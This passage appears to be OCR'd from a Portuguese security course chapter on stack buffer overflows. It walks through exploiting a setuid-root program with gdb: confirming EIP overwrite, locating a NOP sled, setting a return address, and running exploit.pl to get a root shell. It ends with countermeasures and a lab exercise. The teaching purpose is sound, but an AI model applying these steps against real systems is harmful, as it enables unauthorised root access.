
```
Address: 0x41414141
Esse é o programa com falha!!!
A string digitada tem 1040 caracteres.
Segmentation Fault (core dumped)
[root@localhost buffer]# ls -l
total 92
-rwsr-xr-x    1 root     root       20618 Ago 19 17:12 bug*
-rw-rw-r--    1 stack    stack        423 Ago 19 16:18 bug.c
-rw-------    1 root     root       69632 Ago 19 18:53 core
-rw-rw-r--    1 stack    stack       1834 Ago 19 18:52 exploit.pl
```



Feito isso, temos um novo arquivo no nosso diretorio. Agora, vamos analisar esse arquivo.

```
[root@localhost buffer]# gdb –c core
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-mandrake-linux".
Core was generated by `./bug '.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```



Aqui, podemos comprovar que o nosso exploit esta executando perfeitamente, pois esta escrevendo 0x41414141 no EIP. Feito isso, basta encontrar os NOPs na memória. Para isso, usaremos o seguinte comando dentro do gdb:

```
(gdb) x/200x $esp
```

```
0xbffff3f0:0x00000000          0xbffff4540xbffff4600x0804831e

0xbffff400:          0x08048570          0x00000000          0xbffff428          0x4003e26a

0xbffff410:          0x00000000          0xbffff4600x4015abc0          0x40014d28

0xbffff420:          0x00000002          0x080483a0          0x00000000          0x080483c1

0xbffff430:          0x080484a0          0x00000002          0xbffff454          0x08048308

0xbffff440:          0x08048570          0x4000cc20          0xbffff44c          0x400152cc

0xbffff450:          0x00000002          0xbffff5a20xbffff5a8          0x00000000

0xbffff460:          0xbffff9b90xbffff9d60xbffff9f4          0xbffffa06

0xbffff470:          0xbffffa200xbffffa330xbffffa4b          0xbffffa6d

0xbffff480:          0xbffffa7f 0xbffffa880xbffffab2          0xbffffabc

0xbffff490:          0xbffffad30xbffffcb10xbffffcbf          0xbffffce0

0xbffff4a0:          0xbffffcf4 0xbffffd230xbffffd3d          0xbffffd52

0xbffff4b0:          0xbffffd960xbffffda70xbffffdbb          0xbffffdc6

0xbffff4c0:          0xbffffdd70xbffffde20xbffffdef          0xbffffdfc

0xbffff4d0:          0xbffffe040xbffffe130xbffffe4e          0xbffffe5e

0xbffff4e0:          0xbffffe6c0xbffffe7a0xbffffe83          0xbffffe94

0xbffff4f0:0xbffffea20xbffffead0xbffffeb8          0xbfffff09

0xbffff500:          0xbfffff18 0xbfffff2a 0xbfffff3b          0xbffffffe6

0xbffff510:          0x00000000          0x00000010          0x0383fbff          0x00000006

0xbffff520:          0x00001000          0x00000011          0x00000064          0x00000003

0xbffff530:          0x08048034          0x00000004          0x00000020          0x00000005

0xbffff540:          0x00000006          0x00000007          0x40000000          0x00000008

0xbffff550:          0x00000000          0x00000009          0x080483a0          0x0000000b

---Type <return> to continue, or q <return> to quit---

0xbffff560:          0x00000000          0x0000000c          0x00000000          0x0000000d

0xbffff570:          0x00000000          0x0000000e          0x00000000          0x0000000f
```

```
0xbffff580:     0xbffff59d0x00000000    0x00000000      0x00000000

0xbffff590:     0x00000000      0x00000000      0x00000000      0x38366900

0xbffff5a0:     0x2f2e0036      0x00677562      0x90909090      0x90909090

0xbffff5b0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff5c0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff5d0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff5e0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff5f0:0x90909090   0x90909090      0x90909090      0x90909090

0xbffff600:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff610:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff620:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff630:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff640:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff650:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff660:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff670:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff680:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff690:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff6a0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff6b0:     0x90909090      0x90909090      0x90909090      0x90909090

0xbffff6c0:     0x90909090      0x90909090      0x90909090      0x90909090

---Type <return> to continue, or q <return> to quit---

(gdb)
```

Como percebemos, encontramos diversos NOPs na memória. Então, podemos usar como endereço de retorno qualquer endereço que contenha somente 0x90 e os NOPs nos levarão ate o shellcode.



Agora, basta substituir no nosso exploit o valor da variável ret. Aqui irei usar o valor 0xbffff660. Feito isso, execute o exploit e veja o que acontece.

[root@localhost buffer]# exit

exit

[stack@localhost buffer]# id

uid=501(stack) gid=501(stack) grupos=501(stack),43(usb)

[stack@localhost buffer]# perl –x exploit.pl

Address: 0xbffff660


Esse é o programa com falha!!!

A string digitada tem 1040 caracteres.


sh-2.05# id

uid=0(root) gid=501(stack) groups=501(stack),43(usb)

sh-2.05#



Com isso, conseguimos demonstrar o perigo que é uma falha de programação em um programa. É possível obter controle completamente sobre o programa que esta sendo explorado. Se o programa oferecer algum serviço remotamente, a falha pode ser explorada remotamente, da mesma forma que foi explorada localmente, apenas trocando o shellcode e criando os sockets que serão responsáveis para se conectar no programa.



16.6 Contramedidas do Capítulo

- Nunca confiar nos dados que são enviados pelo usuário
- Realizar checagem de tamanho dos dados antes de copiá-los para um buffer

16.7 Laboratório

1. Utilizando a instalação do Debian Linux nos computadores, vamos criar um exploit local que explora um Stack Overflow clássico.